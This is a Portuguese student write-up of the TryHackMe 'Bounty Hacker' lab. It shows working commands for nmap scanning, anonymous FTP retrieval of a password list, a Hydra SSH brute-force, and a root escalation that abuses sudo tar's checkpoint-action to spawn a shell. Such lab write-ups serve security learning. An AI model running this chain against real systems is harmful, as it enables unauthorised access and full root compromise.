TryHackMe - Bounty Hacker

Dificuldade - Fácil

Yuji Kurata Sakatsume 190021276@aluno.unb.br

April 13, 2026

Sumário

1 Visão geral **2**

2 Reconhecimento **3**

3 Exploração **5**

4 Escalada de privilégios **7**

5 Conclusão **8**

Apêndice **9**

6 Ferramentas **9**

1 Visão geral

Figure 1: Imagem da página inicial da máquina.

> "You were boasting on and on about your elite hacker skills in the bar and a few Bounty Hunters decided they'd take you up on claims! Prove your status is more than just a few glasses at the bar. I sense bell peppers & beef in your future!"

Esse relatório apresenta uma solução para a room Bounty Hacker, da plataforma TryHackMe. Ao longo da atividade, foram descobertos arquivos de texto contendo dados sensíveis e abusou-se da ferramenta tar para escalação de privilégio.

Primeiramente fez-se a varredura de portas, a qual revelou os serviços ativos FTP, SSH e TCP. A partir do acesso anônimo ao FTP, recuperaram-se arquivos de texto os quais continham detalhes de usuário e senha para acessar o SSH. Por fim, após a autenticação, abusou-se do tar para escalação de privilégios e recuperação das flags.

2 Reconhecimento

Primeiramente se estudou a superfície de ataque exposta pela máquina, ou seja, portas abertas e serviços em execução. Para tal, foi usado o nmap com o seguinte comando:

```
$ nmap -T4 -A <IP>
```

O comando define uma varredura agressiva do alvo, com alta geração de tráfego (-T4), detecção de versão (-sV), detecção de SO (-O), execução de scripts padrão (-sC) e traceroute (–traceroute).

```
Starting Nmap 7.99 at [REDACTED]
Nmap scan report for [REDACTED]
Host is up (0.16s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5 (Anonymous login allowed)
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu (Ubuntu Linux)
80/tcp open  http    Apache httpd 2.4.41

Service Info: OS: Linux

Nmap done: 1 IP address scanned in 101.84 seconds
```

Com essa saída, pode-se observar a presença de um serviço FTP ativo que permite login anônimo, logo, com acesso a arquivos públicos.

```
$ ftp <IP>
Connected to [REDACTED].
220 (vsFTPd 3.0.5)
Name ([REDACTED]): anonymous
230 Login successful.
```

Após o login anônimo, os arquivos de acesso público foram listados e recuperados.

```
ftp> ls
-rw-rw-r--    1 ftp      ftp           418 Jun 07  2020 locks.txt
-rw-rw-r--    1 ftp      ftp            68 Jun 07  2020 task.txt
ftp> get locks.txt
226 Transfer complete.
ftp> get task.txt
226 Transfer complete.
```

O conteúdo de task.txt mostra um plano assinado por "lin".

```
$$ cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-lin
```

Já o locks.txt mostra uma lista de possíveis senhas.

Com essas informações, pode-se inferir que se tratam de dados de autenticação para o serviço SSH.


3 Exploração

Com os arquivos adquiridos na seção anterior, fez-se um ataque de força bruta com a ferramenta Hydra.

```
$ hydra -l lin -P locks.txt -s 22 ssh://<IP>
```

A flag -l lin define o nome de usuário fixo como "lin", enquanto -P locks.txt especifica um arquivo contendo uma lista de senhas candidatas que será utilizado para testar combinações. O parâmetro -s 22 indica a porta do serviço.

O ataque foi bem-sucedido e revelou a senha para o usuário lin.



```
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak -
Please do not use in military or sec
ret service organizations, or for illegal purposes (this is
non-binding, these *** ignore law
s and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting
at [redacted]
[WARNING] Many SSH configurations limit the number of
parallel tasks, it is recommended to re
duce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 26 login
tries (l:1/p:26), ~2 tries per t
ask
[DATA] attacking [redacted]
[22][ssh] host: [redacted]   login: lin   password:
[redacted]
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads
did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
```

Figure 2: Resultado do comando.

Com a posse da credencial, iniciou-se a conexão SSH:

```
$ ssh -p 22 lin@<IP>
```

Logo após entrar, já foi possível encontrar a flag de usuário:

```
lin@<IP>:~/Desktop$ cat user.txt
<FLAG>
```

Depois, executou-se o comando sudo -l, a fim de identificar comandos executáveis como root.

```
lin@<IP>:~/Desktop$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on <IP>:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/
    snap/bin

User lin may run the following commands on <IP>:
(root) /bin/tar
```

Com isso, nota-se que o usuário lin possui permissão para executar o comando /bin/tar como root sem restrições adicionais. Assim, foi possível escalar privilégios explorando uma funcionalidade legítima do tar.

4 Escalada de privilégios

```
lin@<IP>:~/Desktop$ sudo tar cf /dev/null /dev/null --checkpoint=1 --checkpoint-a
ction=exec=/bin/sh
tar: Removing leading ‘/’ from member names
# whoami
root
```

O comando sudo tar cf /dev/null /dev/null –checkpoint=1 –checkpoint-action=exec=/bin/sh cria um arquivo (destino /dev/null) a partir de um dispositivo nulo (origem /dev/null), operação que não produz efeito prático além de acionar o checkpoint. A opção –checkpoint=1 define que a cada 1 registro lido um ponto de verificação é atingido, e –checkpoint-action=exec=/bin/sh especifica que, ao atingir esse ponto, o programa deve executar uma shell /bin/sh. Como o comando todo é invocado com sudo, a shell é executada com privilégios de root, conforme comprovado pela saída whoami retornando root.

A técnica está documentada na plataforma GTFOBins.

Finalmente, recuperou-se a última flag.

```
# cat /root/root.txt
<FLAG>
```

5 Conclusão

A exploração da máquina Bounty Hacker iniciou-se com uma varredura nmap, que identificou os serviços FTP, SSH e HTTP expostos. Depois, o acesso anônimo ao FTP permitiu a descoberta de uma lista de senhas (locks.txt) e a identificação do usuário lin. Com essas informações, realizou-se um ataque de força bruta via Hydra contra o serviço SSH, obtendo credenciais válidas para o usuário lin. Uma vez autenticado, a enumeração local revelou que o usuário poderia executar o comando /bin/tar como root sem restrição de senha. Explorando as opções –checkpoint e –checkpoint-action do tar, foi possível executar uma shell com privilégios elevados, acessar o diretório /root e capturar a flag final.

6 Ferramentas

Name	**Description**	**Link**
Nmap	Escaneador de rede e vulnerabilidade	`https://nmap.org/`
hydra	Ferramenta para força bruta	`https://github.com/vanhauser-thc/thc-hydra`
Script para geração de shell	Documentado em GTFOBins	`https://gtfobins.org/gtfobins/tar/#shell`